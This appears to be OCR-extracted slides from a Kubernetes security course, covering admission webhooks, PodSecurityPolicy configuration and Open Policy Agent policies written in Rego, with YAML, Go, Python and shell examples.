    "requestKind": {"group":"autoscaling","version":"v1","kind":"Scale"},
    # Fully-qualified group/version/kind of the resource being modified in the or
    # This only differs from `resource` if the webhook specified `matchPolicy: Eq
    # original request to the API server was converted to a version the webhook r
    "requestResource": {"group":"apps","version":"v1","resource":"deployments"},
    # subresource, if the request is to a subresource
```

2

1

Admission Webhook Server

```
{
  "apiVersion": "admission.k8s.io/v1",
  "kind": "AdmissionReview",
  "response": {
    "uid": "<value from request.uid>",
    "allowed": true
  }
}
```

Admission Controllers

- AlwaysPullImages
- DefaultStorageClass
- EventRateLimit
- NamespaceAutoProvision
- NamespaceExists
- Many more..
- MutatingAdmission Webhook
- ValidatingAdmission Webhook

1 Deploy Webhook Server

```
package main

import (
        "encoding/json"
        "flag"
        "fmt"
        "io/ioutil"
        "net/http"

        "k8s.io/api/admission/v1beta1"
        metav1 "k8s.io/apimachinery/pkg/apis/meta/v1"
        "k8s.io/klog"
        // TODO: try this library to see if it generates correct json patch
        // https://github.com/mattbaird/jsonpatch
)

// toAdmissionResponse is a helper function to create an AdmissionResponse
// with an embedded error
func toAdmissionResponse(err error) *v1beta1.AdmissionResponse {
        return &v1beta1.AdmissionResponse{
                Result: &metav1.Status{
                        Message: err.Error(),
                },
        }
}

// admitFunc is the type we use for all of our validators and mutators
type admitFunc func(v1beta1.AdmissionReview) *v1beta1.AdmissionResponse

// serve handles the http portion of a request prior to handing to an admit
// function
func serve(w http.ResponseWriter, r *http.Request, admit admitFunc) {
        var body []byte
        if r.Body != nil {
                if data, err := ioutil.ReadAll(r.Body); err == nil {
                        body = data
                }
        }
```

https://github.com/kubernetes/kubernetes/blob/v1.13.0/test/images/webhook/main.go

1 Deploy Webhook Server

```python
@app.route("/validate", methods=["POST"])
def validate():
    object_name = request.json["request"]["object"]["metadata"]["name"]
    user_name = request.json["request"]["userInfo"]["name"]
    status = True
    if object_name == user_name:
        message = "You can't create objects with your own name"
        status = False
    return jsonify(
        {
            "response": {
                "allowed": status,
                "uid": request.json["request"]["uid"],
                "status": {"message": message},
            }
        }
    )


@app.route("/mutate", methods=["POST"])
def mutate():
    user_name = request.json["request"]["userInfo"]["name"]
    patch = [{"op": "add", "path": "/metadata/labels/users", "value": user_name}]
    return jsonify(
        {
            "response": {
                "allowed": True,
```


1 Deploy Webhook Server

```
        message = "You can't create objects with your own name"
        status = False
    return jsonify(
        {
            "response": {
                "allowed": status,
                "uid": request.json["request"]["uid"],
                "status": {"message": message},
            }
        }
    )


@app.route("/mutate", methods=["POST"])
def mutate():
    user_name = request.json["request"]["userInfo"]["name"]
    patch = [{"op": "add", "path": "/metadata/labels/users", "value": user_name}]
    return jsonify(
        {
            "response": {
                "allowed": True,
                "uid": request.json["request"]["uid"],
                "patch": base64.b64encode(patch),
                "patchtype": "JSONPatch",
            }
        }
    )
```


1 Deploy Webhook Server

```
@app.route("/mutate", methods=["POST"])
def mutate():
    user_name = request.json["request"]["userInfo"]["name"]
    patch = [{"op": "add", "path": "/metadata/labels/users", "value": user_name}]
    return jsonify(
        {
            "response": {
                "allowed": True,
                "uid": request.json["request"]["uid"],
                "patch": base64.b64encode(patch),
                "patchtype": "JSONPatch",
            }
        }
    )
```

1 Deploy Webhook Server



2 Configuring Admission Webhook




```yaml
apiVersion: admissionregistration.k8s.io/v1
kind: ValidatingWebhookConfiguration
metadata:
   name: "pod-policy.example.com"
webhooks:

- name: "pod-policy.example.com"
  clientConfig:
      service:
        namespace: "webhook-namespace"
        name: "webhook-service"
      caBundle: "Ci0tLS0tQk......tLS0K"
  rules:
    - apiGroups:   [""]
      apiVersions: ["v1"]
      operations:  ["CREATE"]
      resources:   ["pods"]
      scope:       "Namespaced"
```

Hands-on Labs

cks.kodekloud.com

www.kodekloud.com

Pod Security Policies


```yaml
apiVersion: v1
kind: Pod
metadata:
  name: sample-pod
spec:

  containers:
   - name: ubuntu
     image: ubuntu
     command: ["sleep", "3600"]
     securityContext:
       privileged: True
       runAsUser: 0
       capabilities:
          add: [”CAP_SYS_BOOT"]
   volumes:
   - name: data-volume
     hostPath:
        path: /data
        type: Directory
```

View Enabled Admission Controllers

```
kube-apiserver -h | grep enable-admission-plugins
```

```
--enable-admission-plugins strings       admission plugins that should be enabled in addition to default enabled ones
(NamespaceLifecycle, LimitRanger, ServiceAccount, TaintNodesByCondition, Priority, DefaultTolerationSeconds,
DefaultStorageClass, StorageObjectInUseProtection, PersistentVolumeClaimResize, RuntimeClass, CertificateApproval,
CertificateSigning, CertificateSubjectRestriction, DefaultIngressClass, MutatingAdmissionWebhook,
ValidatingAdmissionWebhook, ResourceQuota). Comma-delimited list of admission plugins: AlwaysAdmit, AlwaysDeny,
AlwaysPullImages, CertificateApproval, CertificateSigning, CertificateSubjectRestriction, DefaultIngressClass,
DefaultStorageClass, DefaultTolerationSeconds, DenyEscalatingExec, DenyExecOnPrivileged, EventRateLimit,
ExtendedResourceToleration, ImagePolicyWebhook, LimitPodHardAntiAffinityTopology, LimitRanger, MutatingAdmissionWebhook,
NamespaceAutoProvision, NamespaceExists, NamespaceLifecycle, NodeRestriction, …. PodSecurityPolicy, TaintNodesByCondition,
ValidatingAdmissionWebhook. The order of plugins in this flag does not matter.
```

Pod Security Policy




```yaml
apiVersion: v1
kind: Pod
metadata:
  name: sample-pod
spec:
  containers:
   - name: ubuntu
     image: ubuntu
     command: ["sleep", "3600"]
     securityContext:
       privileged: True
       runAsUser: 0
       capabilities:
          add: ["CAP_SYS_BOOT"]
  volumes:
  - name: data-volume
    hostPath:
      path: /data
```

Enable Admission Controllers

kube-apiserver.service

```
ExecStart=/usr/local/bin/kube-apiserver \\
  --advertise-address=${INTERNAL_IP} \\
  --allow-privileged=true \\
  --apiserver-count=3 \\
  --authorization-mode=Node,RBAC \\
  --bind-address=0.0.0.0 \\
  --enable-swagger-ui=true \\
  --etcd-servers=https://127.0.0.1:2379 \\
  --event-ttl=1h \\
  --runtime-config=api/all \\
  --service-cluster-ip-range=10.32.0.0/24 \\
  --service-node-port-range=30000-32767 \\
  --v=2
  --enable-admission-plugins=PodSecurityPolicy
```

/etc/kubernetes/manifests/kube-apiserver.yaml

```
apiVersion: v1
kind: Pod
metadata:
  creationTimestamp: null
  name: kube-apiserver
  namespace: kube-system
spec:
  containers:
  - command:
    - kube-apiserver
    - --authorization-mode=Node,RBAC
    - --advertise-address=172.17.0.107
    - --allow-privileged=true
    - --enable-bootstrap-token-auth=true
    - --enable-admission-plugins=PodSecurityPolicy
    image: k8s.gcr.io/kube-apiserver-amd64:v1.11.3
    name: kube-apiserver
```

Define Pod Security Policy


pod.yaml

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: sample-pod
spec:
  containers:
   - name: ubuntu
     image: ubuntu
     command: ["sleep", "3600"]
     securityContext:
       privileged: True
       runAsUser: 0
       capabilities:
          add: [”CAP_SYS_BOOT"]
  volumes:
  - name: data-volume
    hostPath:
       path: /data
       type: Directory
```

psp.yaml

```yaml
apiVersion: policy/v1beta1
kind: PodSecurityPolicy
metadata:
  name: example-psp
spec:
    privileged: false
    seLinux:
      rule: RunAsAny
    supplementalGroups:
      rule: RunAsAny
    runAsUser:
      rule: RunAsAny
    fsGroup:
      rule: RunAsAny
```

Pod Security Policy




```yaml
apiVersion: v1
kind: Pod
metadata:
  name: sample-pod
spec:
  containers:
   - name: ubuntu
     image: ubuntu
     command: ["sleep", "3600"]
     securityContext:
       privileged: True
       runAsUser: 0
       capabilities:
```

Pod Security Policy

Kubectl → Authentication → Authorization → Admission Controllers (PodSecurityPolicy) → Create POD

example-psp

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: sample-pod
spec:
  serviceAccount: default
  containers:
   - name: ubuntu
     image: ubuntu
     command: ["sleep", "3600"]
     securityContext:
       privileged: True
       runAsUser: 0
       capabilities:
          add: ["CAP SYS BOOT"]
   volumes:
   - name: data-volume
     hostPath:
        path: /data
```

psp-example-role.yaml


```yaml
apiVersion: rbac.authorization.k8s.io/v1
kind: Role
metadata:
  name: psp-example-role
rules:
- apiGroups: ["policy"]
  resources: ["podsecuritypolicies"]
  resourceNames: ["example-psp"]
  verbs: ["use"]
```

psp-example-rolebinding.yaml

```yaml
apiVersion: rbac.authorization.k8s.io
kind: RoleBinding
metadata:
  name: psp-example-rolebinding
subjects:
- kind: ServiceAccount
  name: default
  namespace: default
roleRef:
  kind: Role
  name: psp-example-role
  apiGroup: rbac.authorization.k8s.io
```

Pod Security Policy


example-psp




```yaml
apiVersion: v1
kind: Pod
metadata:
  name: sample-pod
spec:
  containers:
   - name: ubuntu
     image: ubuntu
     command: ["sleep", "3600"]
     securityContext:
       privileged: True
       runAsUser: 0
       capabilities:
```

Pod Security Policy

example-psp




```yaml
apiVersion: v1
kind: Pod
metadata:
  name: sample-pod
spec:
  containers:
   - name: ubuntu
     image: ubuntu
     command: ["sleep", "3600"]
     securityContext:
       privileged: False
       runAsUser: 0
       capabilities:
```

Define Pod Security Policy

pod.yaml

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: sample-pod
spec:
  containers:
   - name: ubuntu
     image: ubuntu
     command: ["sleep", "3600"]
     securityContext:
       privileged: True
       runAsUser: 0
       capabilities:
          add: [”CAP_SYS_BOOT"]
  volumes:
  - name: data-volume
    hostPath:
       path: /data
       type: Directory
```

psp.yaml

```yaml
apiVersion: policy/v1beta1
kind: PodSecurityPolicy
metadata:
   name: example-psp
spec:
   privileged: false
    seLinux:
      rule: RunAsAny
    supplementalGroups:
      rule: RunAsAny
    runAsUser:
      rule: 'MustRunAsNonRoot’
    requiredDropCapabilities:
    - 'CAP_SYS_BOOT’
    defaultAddCapabilities:
    - 'CAP_SYS_TIME'
    volumes:
    - 'persistentVolumeClaim'
```

https://kubernetes.io/docs/concepts/policy/pod-security-policy/

References

https://kubernetes.io/docs/concepts/policy/pod-security-policy/


Hands-on Labs

cks.kodekloud.com

www.kodekloud.com

Open Policy Agent

OPA





```
@app.route('/home')
def hello_world():
    return 'Welcome Home!', 200
```

OPA


```python
@app.route('/home')
def hello_world():
    user = request.args.get("user")
    if user != "john":
        return 'Unauthorized!', 401

    return 'Welcome Home!', 200
```

OPA



OPA - Install

```
curl -L -o opa https://github.com/open-policy-agent/opa/releases/download/v0.11.0/opa_linux_amd64
```

```
chmod 755 ./opa
```

```
./opa run -s
```

```
{"addrs":[":8181"],"insecure_addr":"","level":"info","msg":"First line of log stream.","time":"2021-03-18T20:25:38+08:00"}
```

Note: By default authentication and authorization are disabled.

OPA – Load Policy

example.rego

```
package httpapi.authz

# HTTP API request
import input

default allow = false

allow {
  input.path == "home"
  input.user == "john"
}
```

```
curl -X PUT --data-binary @example.rego http://localhost:8181/v1/policies/example1
```

```
curl http://localhost:8181/v1/policies
```

OPA – Load Policy

example.rego

```
package httpapi.authz

# HTTP API request
import input

default allow = false

allow {
  input.path == "home"
  input.user == "john"
}
```

```
@app.route('/home')
def hello_world():
    user = request.args.get("user")
    if user != "john":
        return 'Unauthorized!', 401

    return 'Welcome Home!', 200
```

OPA – Load Policy

example.rego

```
package httpapi.authz

# HTTP API request
import input

default allow = false

allow {
  input.user == "john"
  input.path == "home"
}
```

```
@app.route('/home')
def hello_world():

  user = request.args.get("user")

  input_dict = {
      "input": {
          "user": user,
          "path": "home",
      }
  }

  rsp = requests.post("http://127.0.0.1:8181/..authz",
  json=input_dict)


   if not rsp.json()["result"]["allow"]:
       return 'Unauthorized!', 401


   return 'Welcome Home!', 200
```

Rego

Policy Language

OPA is purpose built for reasoning about information represented in structured documents. The data that your service and its users publish can be inspected and transformed using OPA's native query language Rego.

What is Rego?

Rego was inspired by Datalog, which is a well understood, decades old query language. Rego extends Datalog to support structured document models such as JSON.

Rego queries are assertions on data stored in OPA. These queries can be used to define policies that enumerate instances of data that violate the expected state of the system.

Why use Rego?

Use Rego for defining policy that is easy to read and write.


Rego focuses on providing powerful support for referencing nested documents and ensuring that queries are correct and unambiguous.

Rego is declarative so policy authors can focus on what queries should return rather than how queries should be executed. These queries are simpler and more concise than the equivalent in an imperative language.

Like other applications which support declarative query languages, OPA is able to optimize queries to improve performance.

https://www.openpolicyagent.org/docs/latest/policy-language/#what-is-rego

Rego Playground



https://play.openpolicyagent.org/

Policy Testing

example_test.rego:

```
package authz

test_post_allowed {
    allow with input as {"path": ["users"], "method": "POST"}
}

test_get_anonymous_denied {
    not allow with input as {"path": ["users"], "method": "GET"}
}

test_get_user_allowed {
    allow with input as {"path": ["users", "bob"], "method": "GET", "user_id": "bob"}
}

test_get_another_user_denied {
    not allow with input as {"path": ["users", "bob"], "method": "GET", "user_id": "alice"}
}
```

```
$ opa test . -v
data.authz.test_post_allowed: PASS (1.417µs)
data.authz.test_get_anonymous_denied: PASS (426ns)
data.authz.test_get_user_allowed: PASS (367ns)
data.authz.test_get_another_user_denied: PASS (320ns)
--------------------------------------------------------------------
PASS: 4/4
```

https://www.openpolicyagent.org/docs/latest/policy-testing/

Good watch!

How Netflix Is Solving Authorization Across Their Cloud [I] - Manish Mehta & Torin Sandall, Netflix
https://www.youtube.com/watch?v=R6tUNpRpdnY

